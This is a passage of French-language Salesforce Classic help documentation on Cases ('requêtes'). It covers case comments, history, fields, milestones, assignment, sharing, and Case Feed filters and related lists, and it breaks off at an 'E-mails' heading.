## Création et modification des commentaires d'une requête dans des pages de modification de requêtes

1. Cliquez sur **Nouveau** sous l'onglet Requêtes pour créer une requête, ou sélectionnez une requête existante, puis cliquez sur **Modifier**.
2. Tapez vos commentaires dans `Commentaires internes`.
3. Si nécessaire, sélectionnez `Envoyer une notification au client` pour informer le contact associé à la requête de votre nouveau commentaire public.
4. Cliquez sur **Enregistrer**.

Un e-mail est envoyé au propriétaire de la requête dès la création ou la mise à jour d'un commentaire de requête.

Remarque: `Envoyer une notification au client` s'affiche dans les pages de modification de requêtes dans les cas suivants :

- Un administrateur a activé la notification de commentaire de requête aux contacts dans les pages Paramètres de support ou Paramètres du portail libre-service.
- Le commentaire est marqué `Public`.
- La requête contient un contact.
- Le contact de la requête a une adresse e-mail valide.

CONSULTER ÉGALEMENT :

Commentaires de requête

Création et modification de commentaires de requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour visualiser des commentaires de requête :

- Lire sur les requêtes

Pour ajouter des commentaires de requête et les rendre publics :

- Modifier ou créer sur les requêtes

Pour modifier ou supprimer des commentaires de requête ajoutés par d'autres utilisateurs :

- Modifier tout sur les requêtes

Pour modifier, supprimer ou publier vos commentaires de requête existants :

- Modifier les commentaires de requête

## Historique de Requête

La liste associée Historique de la requête sur une page de détail d'une requête présente le suivi des modifications apportées à la requête. Chaque fois qu'un utilisateur modifie un champ standard ou personnalisé dont l'historique doit être suivi dans la requête, une nouvelle entrée est ajoutée à la liste associée Historique de la requête. Toutes les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur ayant apporté la modification. Les modifications apportées aux listes associées de la requête ne sont pas suivies dans l'historique de la requête.

**Remarque:** Les modifications apportées au champ `Clôture lors de la création` sont suivies uniquement lorsque ce champ est mis à jour via l'API Force.com.

Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, pour les modifications de requêtes automatisées résultant de règles de la fonction Web vers requête, de règles d'attribution de requête ou de règles de hiérarchie, l'utilisateur répertorié dans l'historique est l'`utilisateur de requête automatique` défini dans les paramètres de support.

CONSULTER ÉGALEMENT :

Requêtes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

## Champs de requête

Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables.

| Champ | Description |
|---|---|
| | Indique qu'une règle d'escalade a escaladé une requête. L'icône d'escalade disparaît lorsqu'une requête est fermée ou ne répond plus aux critères des règles d'escalade. |
| | indique qu'un client a ajouté un commentaire à une requête depuis le portail Web. L'icône s'affiche jusqu'à ce que le responsable consulte la requête. |
| `Nom du compte` | Nom du compte associé à un contact de requête. Le nom est ajouté lorsque vous liez la requête à un contact et enregistrez la requête. Lors de la mise à jour d'une requête, vous pouvez ajouter un autre compte. |
| `Actif` | Le modèle de produit du client. Sur les pages de modification, ce champ affiche uniquement des ressources associées au contact d'une requête mais vous pouvez utiliser la modification en ligne pour consulter une liste de toutes les ressources sur une requête. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| Heures d'ouverture | Indique les heures auxquelles les actions d'escalade ou les processus d'autorisation s'exécutent dans une requête. |
| Devise de la requête | La devise pour tous les montants en devise d'une requête Les montants s'affichent dans la devise de la requête et sont également convertis dans votre devise personnelle. Disponible uniquement pour les entreprises qui utilisent plusieurs devises. |
| Service de la requête | Le service auquel appartient la requête. Le service est hérité d'un contact de requête. Si aucun contact n'est spécifié, le service global par défaut est défini. Disponible uniquement dans les organisations qui utilisent des divisions pour segmenter les données. |
| Numéro de la requête | Numéro unique attribué à la requête. Les numéros commencent à 1 000 et sont en lecture seule, mais les administrateurs peuvent modifier le format. Généralement, le nombre de requêtes augmente souvent de façon séquentielle, mais il peut parfois ignorer des numéros dans une séquence. |
| Propriétaire de la requête | Utilisateur attribué comme responsable d'une requête. |
| Type d'enregistrement de requête | Nom du champ qui détermine les valeurs de la liste de sélection disponibles dans une requête. Les types d'enregistrement sont souvent associés à un processus de support. |
| Fermée par un utilisateur libre-service | Indique si un contact de requête a fermé la requête depuis un portail Web. Ce champ est en lecture seule. |
| Clôture lors de la création | Indique si une requête a été fermée lors de la création via le bouton **Enregistrer et fermer**. Ce champ est en lecture seule. |
| E-mail du contact | Adresse e-mail d'un contact de requête. L'adresse est ajoutée lorsque vous ajoutez un contact à une requête. Ce champ est en lecture seule. |
| Télécopie du contact | Numéro de télécopie du contact d'une requête. Ce numéro est ajouté lorsque vous ajoutez un contact à une requête. Ce champ est en lecture seule. |
| Mobile du contact | Numéro de téléphone portable d'un contact de requête. Le numéro est ajouté lorsque vous ajoutez un contact à une requête. Ce champ est en lecture seule. |
| Nom du contact | Nom d'un contact de requête. |
| Téléphone du contact | Numéro de téléphone d'un contact de requête. Le numéro est ajouté lorsque vous ajoutez un contact à une requête. Ce champ est en lecture seule. |
| Créé par | Utilisateur qui a créé une requête, avec la date et l'heure de création Ce champ est en lecture seule. |

| Champ | Description |
| --- | --- |
| `Liens personnalisés` | Listes des liens personnalisés pour les requêtes créées par un administrateur. |
| `Date/Heure de clôture` | Date et heure auxquelles une requête a été fermée. Ce champ est en lecture seule. |
| `Date/Heure d'ouverture` | Date et heure auxquelles une requête a été ouverte. Ce champ est en lecture seule. |
| `Description` | Description d'une requête ; il s'agit généralement d'une question ou de commentaires d'un client. Ce champ peut stocker jusqu'à 32 Ko de données, mais seuls les 255 premiers caractères apparaissent dans les rapports. |
| `Nom de l'autorisation` | Nom d'une autorisation ajoutée à une requête. Uniquement disponible si les autorisations sont configurées. |
| `Heure de début du processus d'autorisation` | Heure à laquelle la requête est entrée dans un processus d'autorisation. Si vous avez des autorisations de modification sur les requêtes, vous pouvez mettre à jour ou redéfinir l'heure. Lors de la réinitialisation de l'heure :<br>• Les jalons clôturés ou terminés ne sont pas affectés.<br>• Les jalons incomplets sont recalculés en fonction de la nouvelle heure de début<br>Si un processus d'autorisation s'applique à une requête, ce champ apparaît. |
| `Heure de fin du processus d'autorisation` | Heure à laquelle une requête a quitté un processus d'autorisation. Si un processus d'autorisation s'applique à une requête, ce champ apparaît. |
| `Commentaires internes` | Notes internes relatives à une requête. Chaque commentaire peut stocker jusqu'à 4 Ko de données et apparaît sur la liste associée Commentaires sur les requêtes. Les commentaires marqués comme publics peuvent apparaître sur les portails Web. |
| `Statut du jalon` | Un jalon est une étape dans un processus d'autorisation. Si un processus d'autorisation s'applique à une requête, ce champ apparaît. |
| `Icône de statut du jalon` | Indique le statut du jalon dans une requête avec l'une des icônes suivantes :<br>• Conforme<br>• Violation ouverte<br>• Violation fermée<br>Si un processus d'autorisation s'applique à une requête, ce champ apparaît. |

| Champ | Description |
| --- | --- |
| `Modifié par` | L'utilisateur ayant effectué la dernière modification sur une requête, à l'exception de toutes les modifications effectuées sur des éléments de liste associée d'une requête. Ce champ inclut également la date et l'heure de la modification. Ce champ est en lecture seule. |
| `Origine` | Source d'une requête, par exemple téléphone, e-mail ou Web. Les administrateurs définissent des valeurs de champ, et chaque valeur peut avoir jusqu'à 40 caractères. Lors de la modification d'une requête créée depuis une communauté avec des actions rapides, ajoutez une origine car celle-ci n'est pas déifnie par défaut. |
| `Requête parente` | Requête de niveau supérieur à une ou plusieurs requêtes associées dans une hiérarchie de requêtes. Un numéro de requête identifie une requête parent, et une requête parent doit exister avant de pouvoir l'ajouter à une autre requête. |
| `Priorité` | Urgence d'une requête. Les administrateurs définissent des valeurs de champ, et chaque valeur peut avoir jusqu'à 20 caractères. |
| `Produit` | Nom d'un produit de requête. Ce champ est uniquement disponible si les autorisations sont configurées pour inclure les produits. |
| `Question` | Une question sur l'onglet Q&R qui est associé à une requête. Ce champ est renseigné lors de la création d'une requête à partir d'une question ou de l'escalade d'une question en requête. |
| `Motif` | La raison pour laquelle une requête a été créée. Les administrateurs définissent les valeurs de champ. |
| `Statut` | Statut d'une requête, par exemple, ouverte ou fermée. Les administrateurs définissent les valeurs de champ. |
| `Arrêté` | Vous permet d'arrêter un processus d'autorisation sur une requête, ce qui pourrait être nécessaire si vous attendez la réponse d'un client.Vous pouvez arrêter jusqu'à 300 fois un processus d'autorisation dans une requête. Si un processus d'autorisation s'applique à une requête, ce champ apparaît. |
| `Arrêté depuis` | Indique la date et l'heure d'arrêt d'un processus d'autorisation dans une requête. Si un processus d'autorisation s'applique à une requête, ce champ apparaît. |
| `Objet` | Brève description de la question ou du commentaire du client, par exemple : `L'impression sur Internet Explorer génère une erreur`. |

| Champ | Description |
| --- | --- |
| Chronologie | Délai avant qu'une requête n'atteigne les jalons d'un processus d'autorisation. Vous pouvez cliquer sur un jalon, ou le survoler, pour afficher ses détails. Ces icônes représentent des jalons :<br>• Jalon terminé<br>• Jalon violé<br>Vous pouvez déplacer l'icône de poignée ( ) sur l'outil Zoom sur la chronologie pour afficher les jalons passés et futurs. Si un processus d'autorisation s'applique à la requête, ce champ apparaît. |
| Type | Type de la requête, par exemple, question ou problème. Les administrateurs définissent les valeurs de champ. |
| Visible dans le portail libre-service | Indique si une requête est visible aux utilisateurs dans un portal Web. Si vous souhaitez que les requêtes générées en ligne soient visibles sur un portail, incluez ce champ dans la configuration Web vers requête. |
| Société du site Web | Nom de la société fourni par un client qui a créé une requête depuis Web vers requête ou E-mail vers requête. |
| E-mail du site Web | Adresse e-mail fournie par un client qui a créé une requête depuis Web vers requête ou E-mail vers requête. |
| Nom du site Web | Nom du client tel qu'il a été fourni par un client qui a créé une requête depuis Web vers requête ou E-mail vers requête. |
| Tél. site Web | Numéro de téléphone fourni par le client qui a créé une requête depuis Web vers requête ou E-mail vers requête. |

CONSULTER ÉGALEMENT :

Indications pour l'utilisation des requêtes

## Comment l'âge est-il calculé dans des rapports sur les requêtes ?

L'ancienneté d'une requête ouverte correspond au temps écoulé depuis sa création. L'ancienneté d'une requête clôturée représente le temps écoulé entre ses dates de création et de clôture. Les rapports de requête affichent une liste déroulante appelée « Unités » qui permet de définir l'affichage de l'ancienneté en jours, en heures ou en minutes.

CONSULTER ÉGALEMENT :

Champs de requête

FAQ sur Web vers requête

# Utilisation de la liste associée Jalons de requête

La liste associée Jalons de requête, dans une page de détail de requête, affiche la liste des jalons qui s'appliquent automatiquement à la requête suite à un processus d'autorisation. Les jalons sont des étapes requises dans votre processus de support. Ils correspondent à des mesures représentant les niveaux de service à fournir à chaque client, Les délais de première réponse et de résolution dans les requêtes sont des exemples de jalons.

**Remarque:**

- `Aucun enregistrement à afficher` s'affiche dans la liste associée si aucun jalon ne s'applique à la requête.
- La liste associée contient les champs que votre société a choisi d'afficher en fonction de ses processus métier. Selon les exigences de votre société, vous pouvez afficher certains ou tous des champs suivants.

**Action**

Indique les actions que vous pouvez exécuter sur le jalon. Par exemple, si vous disposez de l'autorisation « Modifier » sur les requêtes, vous pouvez cliquer sur **Modifier** pour sélectionner la date de fin du jalon.

**Remarque:** Les utilisateurs du Customer Portal ne peuvent pas modifier les jalons.

**Jalon**

Nom d'une série d'étapes dans un processus d'autorisation qui s'appliquent à la requête. Les utilisateurs qui disposent de l'autorisation « Gérer les autorisations » peuvent cliquer sur le nom d'un jalon pour afficher le processus d'autorisation, les critères de requête, les déclencheurs temporels et les actions qui lui sont associées.

Le tableau ci-dessous présente les types d'actions associées à des jalons :

| Type d'action | Description |
|---|---|
| Actions de réussite | Actions à exécuter lorsqu'un jalon réussit. Les actions de réussite sont déclenchées dans les jalons fermés en retard. |
| Actions d'avertissement | Actions à exécuter lorsqu'un jalon est proche de la violation. |
| Actions de violation | Actions à exécuter lorsqu'un jalon est violé. |

Les administrateurs peuvent configurer des jalons afin d'automatiser les éléments suivants pour chaque type d'action :

| Action de workflow | Action | Exemple |
|---|---|---|
| Nouvelle tâche | Créer une tâche de workflow | Créez une tâche afin qu'un technicien de support appelle un client en cas de violation d'un jalon Première réponse. |
| Nouvel e-mail | Créer une alerte par e-mail | Notifiez les propriétaires de requêtes lorsqu'un jalon Première réponse est proche de la violation dans leur requête. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour afficher des jalons de requête :
- Lire sur les requêtes

Pour modifier des jalons de requête :
- Modifier sur les requêtes

| Action de workflow | Action | Exemple |
| --- | --- | --- |
| Nouvelle mise à jour du champ | Définir une mise à jour de champ | Mettez à jour le champ Priorité de la requête sur `Élevée` lorsqu'un jalon de Première réponse est proche de la violation. |
| Nouveau message sortant | Définir un message sortant | Envoyez des données sur des pièces ou des services à un système externe lorsqu'un jalon Première réponse est terminé. |
| Sélectionner une action existante | Sélectionner une action existante | Utilisez une alerte par e-mail existante pour notifier un responsable de requête lorsque sa requête atteint le stade de violation d'une première réponse. |

**Date de début**
La date et l'heure de début du suivi du jalon.

**Date cible**
Date et heure de fin prévue du jalon.

**Date de fin**
Date et heure de fin effective du jalon.

**Réponse cible**
Indique le temps nécessaire pour terminer le jalon. Calculé automatiquement pour inclure les heures d'ouverture de la requête. Selon les exigences de l'activité de votre société, le temps peut s'afficher en minutes, en heures ou en jours.

**Délai restant**
Indique le délai restant avant la violation d'un jalon. Calculé automatiquement pour inclure les heures d'ouverture de la requête. Selon les exigences de l'activité de votre société, le temps peut s'afficher en minutes, en heures ou en jours.

**Délai écoulé**
Indique la durée écoulée pour terminer un jalon. Calculé automatiquement pour inclure les heures d'ouverture de la requête. La durée écoulée est calculée uniquement une fois le champ Date de fin renseigné. Selon les exigences de l'activité de votre société, le temps peut s'afficher en minutes, en heures ou en jours.

**Violation**
Icône ( ) indiquant la violation d'un jalon.

**Délai depuis la cible**
Indique le temps écoulé depuis la violation d'un jalon. Calculé automatiquement pour inclure les heures d'ouverture de la requête. Vous pouvez choisir l'affichage du délai en jours, heures et minutes, ou en minutes et secondes.

**Terminé**
Icône ( ) indiquant la fin d'un jalon.

Les terminés faisant partie de l'historique d'une requête, ils sont conservés dans un événement de requête, même s'ils ne sont plus applicables.

CONSULTER ÉGALEMENT :

Champs de requête

Qu'est-ce que la Gestion des autorisations ?

## Attribution de requêtes

Vous pouvez attribuer des requêtes à des utilisateurs ou à des files d'attente de plusieurs façons.

Éditions

Disponible avec : Salesforce Classic

Les options d'attribution de requête diffèrent selon votre édition de Salesforce.

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

Pour devenir responsable de requêtes situées dans des files d'attente :
- Autorisation de modification sur les requêtes

- **Utilisation d'une règle d'attribution pour Web vers requête, E-mail vers requête ou E-mail vers requête à la demande**

  Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les requêtes générées sur le Web ou par e-mail sont automatiquement attribuées à des utilisateurs ou à des files d'attente en fonction des critères de votre règle d'attribution de requête active.

  Les requêtes ne correspondant pas aux critères de la règle d'attribution sont automatiquement attribuées au `responsable de requête par défaut` spécifié dans les paramètres de support.

- **Utilisation d'une règle d'attribution lors de la création ou de la modification d'une requête**

  Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, lors de la création ou de la modification d'une requête, vous pouvez cocher une case pour attribuer automatiquement la requête à l'aide de votre règle d'attribution active. Un e-mail est automatiquement envoyé au nouveau responsable de la requête si votre administrateur a spécifié un modèle de message dans l'entrée de règle correspondante. L'administrateur peut modifier la présentation de page pour que cette case d'option soit sélectionnée par défaut. Si nécessaire, votre administrateur peut modifier la présentation de page afin de masquer la case d'attribution, tout en forçant les règles d'attribution de requêtes.

- **Modification de la responsabilité de plusieurs requêtes (réservé aux administrateurs)**

  Depuis n'importe quelle page de liste de requête, un administrateur, ou un utilisateur autorisé à gérer les requêtes, peut attribuer manuellement une ou plusieurs requêtes à un seul utilisateur ou une seule file d'attente.

- **Extraction de requêtes d'une file d'attente**

  Pour devenir le responsable d'une ou de plusieurs requêtes d'une file d'attente, affichez la vue de liste de la file d'attente, cochez la case correspondant aux requêtes concernées, puis cliquez sur **Accepter**.

  Remarque: Le modèle de partage à l'échelle de l'organisation d'objet détermine l'accès des utilisateurs aux enregistrements de cet objet dans les files d'attente :

  **Accès public en lecture/écriture/transfert**
  Les utilisateurs peuvent afficher et rendre la responsabilité d'enregistrements de n'importe quelle file d'attente.

  **Accès public en lecture/écriture ou Accès public en lecture seule**
  Les utilisateurs peuvent afficher n'importe quelle file d'attente mais peuvent prendre la responsabilité uniquement d'enregistrements de files d'attente dont ils sont membres ou, selon les paramètres de partage, s'ils se situent à un niveau supérieur qu'un membre de la file d'attente dans la hiérarchie des rôles ou des territoires.

**Privé**

Les utilisateurs peuvent uniquement afficher et accepter des enregistrements de files d'attente dont ils sont membres ou, selon les paramètres de partage, s'ils se situent à un niveau supérieur qu'un membre de la file d'attente dans la hiérarchie des rôles ou des territoires.

Quel que soit le modèle de partage, les utilisateurs doivent disposer de l'autorisation « Modifier » pour être propriétaires des enregistrements dans les files d'attente dont ils sont membres. Les administrateurs et utilisateurs disposant de l'autorisation au niveau de l'objet "Modifier tout' pour les requêtes et les utilisateurs disposant de l'autorisation "Modifier toutes les données" peuvent afficher et extraire des enregistrements de toutes les files d'attente, quel que soit le modèle de partage ou leur appartenance à la file d'attente.

- **Modification de la responsabilité d'une requête**

  Pour transférer la responsabilité d'une seule requête, cliquez sur **Modifier** en regard du champ `Responsable de la requête` sur la page de détail de la requête, puis spécifiez un utilisateur, un utilisateur partenaire ou une file d'attente. Vérifiez que le nouveau responsable est doté de l'autorisation de lecture sur les requêtes. Le lien **Modifier** affiche uniquement la page de détail et non la page de modification.

  Dans les organisations Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, cochez la case `Envoyer une notification par e-mail` pour envoyer automatiquement un e-mail au nouveau responsable de la requête.

- **Création manuelle d'une requête (attribution par défaut)**

  Lorsque vous créez une requête depuis l'onglet Requêtes, vous êtes automatiquement répertorié(e) en tant que propriétaire de la requête, sauf si la case de la règle d'attribution est affichée et que vous la sélectionnez pour activer la règle d'attribution. Si la case est sélectionnée par défaut, vous pouvez la désactiver pour remplacer la règle d'attribution et vous définir en tant que propriétaire.

CONSULTER ÉGALEMENT :

Indications pour l'utilisation des requêtes

Modification de plusieurs requêtes

## Partage de requêtes

Votre administrateur est chargé de définir le modèle de partage par défaut de toute l'organisation. Vous pouvez modifier ce modèle pour étendre le partage à d'autres utilisateurs que ceux définis par l'administrateur. Par contre, vous ne pouvez pas restreindre les possibilités de partage par rapport au modèle par défaut.

Pour afficher et gérer les détails du partage, cliquez sur **Partage** dans la page de détail de la requête. Cette page répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès partagé à la requête. Cette page permet d'effectuer les opérations suivantes :

- Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante `Afficher` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Afficher` puis cliquez sur **Modifier**.
- Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.

  Remarque: Pour partager une requête avec un autre utilisateur, celui-ci doit pouvoir accéder au compte associé à la requête et disposer de l'autorisation Lire sur les requêtes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

- Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès à l'enregistrement.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

CONSULTER ÉGALEMENT :

Requêtes

# Fil de requête

## Présentation du fil de requête


Fil de requête offre aux agents de support un mode de création, de gestion et d'affichage des requêtes plus rationalisé. Il inclut des actions et un fil Chatter. Les actions permettent aux agents de créer des notes de requête, de consigner des appels, de modifier le statut des requêtes et de communiquer avec des clients. Le fil affiche des événements de requêtes importants par ordre chronologique, ce qui permet de suivre aisément la progression de chaque requête.

Les agents attribués à une présentation de page de Fil de requête affichent une page qui se présente toujours comme suit lorsqu'ils consultent une requête :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




- **Panneau de présentation (1)** : présente les informations les plus importantes sur une requête, telles que les informations sur un contact, le nom de la requête, la description de la requête, le statut, la priorité et le propriétaire de la requête. Les agents peuvent utiliser les séparateurs de colonne pour redimensionner les sections du panneau de présentation et afficher plus d'informations.
- **Vues du fil et de détail (2)** : depuis la vue du fil, qui inclut l'éditeur et le fil, les agents peuvent aisément basculer vers la vue de détail de la requête pour afficher des informations plus complètes et utiliser les listes associées.
- **Éditeur (3)** : contient les actions utilisées par les agents pour travailler sur des requêtes, notamment les actions Envoyer un e-mail, Note de requête et Modifier le statut.

- **Outil Articles (4)** : permet aux agents de rechercher les articles de la base de connaissances qui peuvent les aider à résoudre des requêtes, puis de les joindre à une requête ou les envoyer par e-mail aux clients.
- **Filtres de fil (5)** : aide les agents à retrouver rapidement des informations spécifiques dans le fil en affinant l'affichage des éléments dans le fil.
- **Fil (6)** : offre une vue chronologique de l'historique de la requête. Les éléments de fil sont créés pour :
  - Un e-mail entrant ou sortant concernant la requête
  - Les commentaires concernant la requête dans un portail client ou Réponses Chatter
  - Les appels consignés concernant la requête
  - Les modifications du statut de la requête
  - Les commentaires sur la requête
  - Les liens ou fichiers ajoutés à la requête
  - L'activité de jalons concernant la requête
  - Les actions de requête résultant d'événements de workflow
  - Les nouvelles tâches et les nouveaux événements associés aux requêtes
- **Bouton Suivre et liste Suiveurs (7)** : permettent aux agents de suivre la requête pour être informés des mises à jour dans Chatter et afficher d'autres suiveurs.
- **Boutons et liens personnalisés (8)** : permet aux agents d'accéder à davantage d'outils et de fonctionnalités.

Les administrateurs peuvent personnaliser la plupart des éléments de Fil de requête, comme suit :

- Les champs du panneau de présentation
- Les actions affichées et les champs qu'elles incluent
- Les filtres de fil disponibles et l'emplacement d'affichage de la liste sur la page
- La largeur du fil
- Les outils, boutons personnalisés et liens personnalisés disponibles, et leur emplacement d'affichage sur la page

CONSULTER ÉGALEMENT :

Fil de requête et listes associées

Affichage et modification de requêtes à partir de la page de détail de la requête dans Fil de requête

## Utilisation de filtres de fil dans Fil de requête

Les filtres de fil aident les agents de support à visualiser toutes les mises à jour d'un type, telles que les journaux d'appels ou les e-mails, en utilisant des requêtes dans Fil de requête. Grâce aux filtres, les agents peuvent retrouver plus rapidement les informations dont ils ont besoin, sans parcourir chaque événement de requête.

Lors de la création ou modification de présentations de fil, les administrateurs peuvent spécifier les filtres disponibles :

- La sélection de l'option `Toutes les mises à jour` seule affiche automatiquement tous les événements dans une requête et masque la liste des filtres de fil individuels. Utilisez cette option si vous souhaitez que les agents de support affichent l'historique complet d'une requête.
- La sélection d'un seul type de filtre de fil affiche automatiquement les événements de requête de ce type uniquement, et masque la liste des filtres de fil individuels. Par exemple, si vous sélectionnez uniquement `Tous les e-mails`, le fil de chaque requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

affiche les e-mails associés à la requête, mais pas les notes de requête, les réponses du portail ou les autres activités. Cette option est utile pour les agents qui fournissent un support essentiellement par un seul canal (téléphone, e-mail ou portail) et qui doivent visualiser les événements de requête associés à ce canal uniquement.

- La sélection de plusieurs types de filtre de fil affiche la liste des filtres disponibles dans le menu latéral gauche de la page Fil de requête ou au-dessus du fil au centre de la page, avec le premier filtre sélectionné par défaut. Par exemple, si vous rendez les filtres `Tous les e-mails`, `Modifications de statut` et `Réponses du portail` disponibles, le fil de chaque requête affiche par défaut les e-mails associés à la requête. Les utilisateurs peuvent cliquer sur les autres filtres pour afficher d'autres types d'événement de requête. Utilisez cette option si vos agents fournissent habituellement un support via un seul canal, mais ont besoin de visualiser les autres types de mise à jour de requête.

De plus, les administrateurs peuvent spécifier le mode et l'emplacement d'affichage de la liste de filtres de fil :

- Une liste fixe dans la colonne gauche.
- Une liste flottante dans la colonne gauche. Avec cette option, la liste de filtres de fil reste visible lorsque les utilisateurs font défiler la page. Elle peut être utile avec de longs fils, car elle permet aux agents de filtrer rapidement les activités de requête à partir de n'importe quel emplacement, sans avoir à revenir en haut de la page.
- Une liste déroulante dans la colonne centrale.
- En tant que liens en ligne dans la vue du fil compact. Cette option est disponible uniquement pour la vue de fil compact.

CONSULTER ÉGALEMENT :

Présentation du fil de requête

## Fil de requête et listes associées

Dans l'interface de requête traditionnelle, les agents de support exécutent des tâches telles que la consignation d'appels et l'envoi d'e-mails en utilisant essentiellement des listes associées. Dans Fil de requête, les agents peuvent réaliser plusieurs de ces tâches directement dans le fil.

Voici une vue d'ensemble des listes associées les plus courantes incluses dans l'interface de requête traditionnelle, avec les tâches que les agents peuvent exécuter et leur remplacement dans Fil de requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Historique des activités**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
|---|---|
| Consignation d'un appel | Action Consigner un appel dans l'éditeur |
| Affichage des journaux d'appels | Éléments de fil Journal d'appel |
| Création et réponse à des e-mails de clients | • Action E-mail dans l'éditeur<br>• Liste associée E-mails |
| Affichage des e-mails | • Éléments de fil E-mail<br>• Liste associée Historique des activités<br>• Liste associée E-mails |

**Historique des approbations**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
|---|---|
| Soumission d'une requête pour approbation | Liste associée Historique des approbations |
| Affichage de l'historique des approbations | Liste associée Historique des approbations |

**Pièces jointes**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
|---|---|
| Joindre des fichiers à une requête | • Outil Articles (pour joindre des articles Salesforce Knowledge)<br>• Liste associée Pièces jointes |
| Joindre des fichiers à un e-mail | • Action E-mail dans l'éditeur<br>• Liste associée E-mails |
| Affichage des fichiers joints à une requête | • Éléments de fil Pièce jointe<br>• Liste associée Pièces jointes |

Remarque: Les pièces jointes à des notes de requête ne sont pas incluses dans la liste associée Pièces jointes.

**Commentaires de requête**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
|---|---|
| Création d'une note de requête interne | Action Publication dans l'éditeur<br>Dans Fil de requête, les commentaires privés ont été remplacés par des notes de requête. Elles correspondent à des publications Chatter et ne sont pas disponibles dans les listes associées Commentaires de requête. |
| Affichage des notes de requête | Éléments de fil Publication |
| Création d'un commentaire client public | Action Portail dans l'éditeur |
| Affichage d'un commentaire client public | Éléments de fil Portail |

**Historique de Requête**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
|---|---|
| Affichage de l'historique de requête | Éléments de fil de l'activité dans la requête |

**Équipe de requête**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Création d'une équipe de requête | Liste associée Équipe de requête |
| Affichage d'une équipe de requête | Liste associée Équipe de requête |

### Rôles des contacts

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Création de rôles de contact | Liste associée Rôles des contacts |
| Affichage des rôles des contacts | Liste associée Rôles des contacts |
| Création et réponse à des e-mails de clients | Action E-mail dans l'éditeur |

### Livraisons de contenu

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Affichage ou prévisualisation de contenus | Liste associée Livraisons de contenu |
| Création et livraison de contenus | Liste associée Livraisons de contenu |

### E-mails

